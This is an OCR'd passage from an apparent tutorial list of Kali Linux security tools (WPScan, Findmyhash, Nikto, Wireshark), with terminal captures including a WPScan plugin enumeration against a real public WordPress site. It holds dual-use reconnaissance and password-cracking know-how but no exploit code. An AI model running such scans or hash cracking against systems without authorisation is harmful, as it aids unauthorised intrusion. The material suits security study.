
5. **WPScan →**

WordPress is one of the best open source CMS and this would be the best free WordPress security auditing tool. It's free but not open source.If you want to know whether a WordPress blog is vulnerable in some way, WPScan is your friend.In addition, it also gives you details of the plugins active. Of course, a well-secured blog may not give you a lot of details, but it is still the best tool for WordPress security scans to find potential vulnerabilities.



Applications
Places
Terminal
Sat 12:22
root@kali: ~
File Edit View Search Terminal Help
Scan Aborted: The remote website is up, but does not seem to be running WordPress.
root@kali:~# wpscan --url https://wordpress.org/showcase/ --enumerate p
WordPress Security Scanner by the WPScan Team
Version 3.7.1
WPScan.io - Online WordPress Vulnerability Scanner
@_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
[+] URL: https://wordpress.org/showcase/
[+] Started: Sat Sep 28 12:09:46 2019
Interesting Finding(s):
[+] https://wordpress.org/showcase/
| Interesting Entries:
| - server: nginx
| - x-olaf:
| - x-nc: HIT ord 2
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] https://wordpress.org/showcase/xmlrpc.php
| Found By: Link Tag (Passive Detection)
| Confidence: 100%
| Confirmed By: Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
Applications
Places
Terminal
Sat 12:23
root@kali: ~
File Edit View Search Terminal Help
[+] This site has 'Must Use Plugins': https://wordpress.org/showcase/wp-content/mu-plugins/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 80%
| Reference: http://codex.wordpress.org/Must_Use_Plugins
[+] https://wordpress.org/showcase/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
Fingerprinting the version - Time: 00:02:01 <==========> (395 / 395) 100.00% Time: 00:02:01
[+] WordPress version 5.2.3 identified (Latest, released on 2019-09-05).
| Detected By: Unique Fingerprinting (Aggressive Detection)
| - https://wordpress.org/showcase/wp-admin/js/post.min.js md5sum is e80d95db0d7ee2b88c1a19e2e936033d
[+] WordPress theme in use: pub
| Location: https://wordpress.org/showcase/wp-content/themes/pub/
| Style URL: https://wordpress.org/showcase/wp-content/themes/pub/style.css
|
| Detected By: Urls In Homepage (Passive Detection)
|
| The version could not be determined.
[+] Enumerating Most Popular Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
[+] jetpack
| Location: https://wordpress.org/showcase/wp-content/plugins/jetpack/
| Last Updated: 2019-09-23T16:52:00.000Z
| [!] The version is out of date, the latest version is 7.7.2
|
| Detected By: Urls In Homepage (Passive Detection)
|
| Version: 7.2.1.1 (90% confidence)


Applications
Places
Terminal
Sat 12:23
root@kali: ~
File Edit View Search Terminal Help
[+] WordPress theme in use: pub
| Location: https://wordpress.org/showcase/wp-content/themes/pub/
| Style URL: https://wordpress.org/showcase/wp-content/themes/pub/style.css
|
| Detected By: Urls In Homepage (Passive Detection)
|
| The version could not be determined.
[+] Enumerating Most Popular Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
[+] jetpack
| Location: https://wordpress.org/showcase/wp-content/plugins/jetpack/
| Last Updated: 2019-09-23T16:52:00.000Z
| [!] The version is out of date, the latest version is 7.7.2
|
| Detected By: Urls In Homepage (Passive Detection)
|
| Version: 7.2.1.1 (90% confidence)
| Detected By: Query Parameter (Passive Detection)
| - https://wordpress.org/showcase/wp-content/plugins/jetpack/css/jetpack.css?ver=7.2.1.1
| Confirmed By: Readme - Stable Tag (Aggressive Detection)
| - https://wordpress.org/showcase/wp-content/plugins/jetpack/readme.txt
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/register.
[+] Finished: Sat Sep 28 12:12:50 2019
[+] Requests Done: 126
[+] Cached Requests: 5
[+] Data Sent: 30.585 KB
[+] Data Received: 1.77 MB
[+] Memory used: 116.48 MB
[+] Elapsed time: 00:03:03
root@kali:~#

Applications
Places
Terminal
Sat 12:24
root@kali: ~
File Edit View Search Terminal Help
WordPress Security Scanner by the WPScan Team
Version 3.7.1
@_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
Usage: wpscan [options]
--url URL
The URL of the blog to scan
Allowed Protocols: http, https
Default Protocol if none provided: http
This option is mandatory unless update or help or hh or version is/are supplied
-h, --help
Display the simple help and exit
--hh
Display the full help and exit
--version
Display the version and exit
-v, --verbose
Verbose mode
--[no-]banner
Whether or not to display the banner
Default: true
-o, --output FILE
Output to FILE
-f, --format FORMAT
Output results in the format supplied
Available choices: cli-no-colour, cli-no-color, cli, json
--detection-mode MODE
Default: mixed
Available choices: mixed, passive, aggressive
--user-agent, --ua VALUE
--random-user-agent, --rua
Use a random user-agent for each scan
--http-auth login:password
-t, --max-threads VALUE
The max threads to use
Default: 5
--throttle MilliSeconds
Milliseconds to wait before doing another web request. If used, the max threads will be set to
1.
--request-timeout SECONDS
The request timeout in seconds




6. **Findmyhash →**
   Written in Python, findmyhash is a free open-source tool that helps to crack passwords using free online services. It works with the following algorithms: MD4, MD5, SHA1, SHA225, SHA256, SHA384, SHA512, RMD160, GOST, WHIRLPOOL, LM, NTLM, MYSQL, CISCO7, JUNIPER, LDAP_MD5, and LDAP_SHA1. It also supports multi-thread analysis for faster speed and algorithm recognition from the hash value.




7. **Nikto →**


Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.Nikto is not designed as a stealthy tool. It will test a web server in the quickest time possible, and is obvious in log files or to an IPS/IDS. However, there is support for LibWhisker's anti-IDS methods in case you want to give it a try (or test your IDS system).




8. Wireshark →

Wireshark is the world's foremost network protocol analyser. It lets you see what's happening on your network at a microscopic level. It is the de facto (and often de jure) standard across many industries and educational institutions. Wireshark development thrives thanks to the contributions of networking experts across the globe. It is the continuation of a project that started in 1998.



Applications
Places
Wireshark
Sat 10:23 PM
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 0.000000000 10.0.2.15 216.58.203.163 TCP 54 38160 → 80 [ACK] Seq=1 Ack=1 Win=35751 Len=0
2 0.000308551 216.58.203.163 10.0.2.15 TCP 60 [TCP ACKed unseen segment] 80 → 38160 [ACK] Seq=1 Ack=2 Win=6553…
3 1.116341571 43.250.167.79 10.0.2.15 TCP 60 443 → 53662 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
4 1.116745863 10.0.2.15 43.250.167.79 TLSv1.2 85 Encrypted Alert
5 1.116888366 10.0.2.15 43.250.167.79 TCP 54 53662 → 443 [FIN, ACK] Seq=32 Ack=2 Win=65320 Len=0
6 1.117155663 43.250.167.79 10.0.2.15 TCP 60 443 → 53662 [ACK] Seq=2 Ack=32 Win=65535 Len=0
7 1.117172160 43.250.167.79 10.0.2.15 TCP 60 443 → 53662 [ACK] Seq=2 Ack=33 Win=65535 Len=0
8 2.581338727 43.250.167.79 10.0.2.15 TCP 60 443 → 53664 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
9 2.581730025 10.0.2.15 43.250.167.79 TLSv1.2 85 Encrypted Alert
10 2.581877650 10.0.2.15 43.250.167.79 TCP 54 53664 → 443 [FIN, ACK] Seq=32 Ack=2 Win=65535 Len=0
11 2.582125703 43.250.167.79 10.0.2.15 TCP 60 443 → 53664 [ACK] Seq=2 Ack=32 Win=65535 Len=0
12 2.582140082 43.250.167.79 10.0.2.15 TCP 60 443 → 53664 [ACK] Seq=2 Ack=33 Win=65535 Len=0
13 5.471545393 10.0.2.15 27.116.54.203 TCP 54 56972 → 80 [ACK] Seq=1 Ack=1 Win=30016 Len=0
14 5.471770698 27.116.54.203 10.0.2.15 TCP 60 [TCP ACKed unseen segment] 80 → 56972 [ACK] Seq=1 Ack=2 Win=6553…
15 8.543718609 10.0.2.15 216.58.203.163 TCP 54 38152 → 80 [ACK] Seq=1 Ack=1 Win=37206 Len=0
16 8.544307926 216.58.203.163 10.0.2.15 TCP 60 [TCP ACKed unseen segment] 80 → 38152 [ACK] Seq=1 Ack=2 Win=6553…
17 10.079564287 10.0.2.15 216.58.203.163 TCP 54 [TCP Dup ACK 1#1] 38160 → 80 [ACK] Seq=1 Ack=1 Win=35751 Len=0
18 10.080056275 216.58.203.163 10.0.2.15 TCP 60 [TCP Dup ACK 2#1] [TCP ACKed unseen segment] 80 → 38160 [ACK] Se…
19 15.711679970 10.0.2.15 27.116.54.203 TCP 54 [TCP Dup ACK 13#1] 56972 → 80 [ACK] Seq=1 Ack=1 Win=30016 Len=0
20 15.712311361 27.116.54.203 10.0.2.15 TCP 60 [TCP Dup ACK 14#1] [TCP ACKed unseen segment] 80 → 56972 [ACK] S…
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: PcsCompu_65:64:e5 (08:00:27:65:64:e5), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 216.58.203.163
Transmission Control Protocol, Src Port: 38160, Dst Port: 80, Seq: 1, Ack: 1, Len: 0
0000 52 54 00 12 35 02 08 00 27 65 64 e5 08 00 45 00
0010 00 28 f9 da 40 00 40 06 91 08 0a 00 02 0f d8 3a
0020 cb a3 95 10 00 50 37 b9 7b 3a 00 0d b9 b5 50 10
0030 8b a7 b0 07 00 00
wireshark_eth0_20190928222138_cnR2dp.pcapng
